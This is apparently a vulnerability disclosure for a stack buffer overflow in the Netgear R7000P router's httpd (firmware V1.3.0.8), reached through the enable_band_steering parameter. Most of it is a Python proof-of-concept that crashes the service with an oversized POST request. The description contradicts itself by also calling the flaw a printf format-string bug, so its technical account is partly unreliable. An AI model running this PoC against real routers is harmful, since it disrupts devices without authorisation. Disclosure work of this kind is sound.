# Netgear R7000P has a Stack Buffer Overflow Vulnerability

## Product


1. product information: https://www.netgear.com
2. firmware download: http://www.downloads.netgear.com/files/GDC/R7000P/R7000P-V1.3.0.8_1.0.93.zip

## Affected version

V1.3.0.8

# Vulnerability

The stack overfow vulnerability is in /usr/sbin/httpd. The vulnerability occurrs in the `sub_5462C` function, which can be accessed via the URL `http://routerlogin.net/WLG_wireless_dual_band_r10.htm` .




Parameter `enable_band_steering` , is controllable and will be formatted by `printf` for the print output. Users can control formatting instructions, and attackers can use this capability to expose or overwrite memory values and compromise program security.

# PoC

```
import socket
import os

li = lambda x : print('\x1b[01;38;5;214m' + x + '\x1b[0m')
ll = lambda x : print('\x1b[01;38;5;1m' + x + '\x1b[0m')

ip = '192.168.0.1'
port = 80
r = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
r.connect((ip, port))
rn = b'\r\n'
p1 = b'a' * 0x3000
p2 = b'enable_band_steering=' + p1 # payload
p3 = b"POST /WLG_wireless_dual_band_r10.html" + b" HTTP/1.1" + rn
p3 += b"Host: 192.168.0.1" + rn
p3 += b"User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Gecko/20100101 Firefox/102.0" + rn
p3 += b"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8" + rn
p3 += b"Accept-Language: en-US,en;q=0.5" + rn
p3 += b"Accept-Encoding: gzip, deflate" + rn
p3 += b"Cookie: password=1111" + rn
p3 += b"Connection: close" + rn
p3 += b"Upgrade-Insecure-Requests: 1" + rn
p3 += (b"Content-Length: %d" % len(p2)) +rn
p3 += b'Content-Type: application/x-www-form-urlencoded'+rn
p3 += rn
p3 += p2

r.send(p3)

response = r.recv(4096)
response = response.decode()
li(response)
```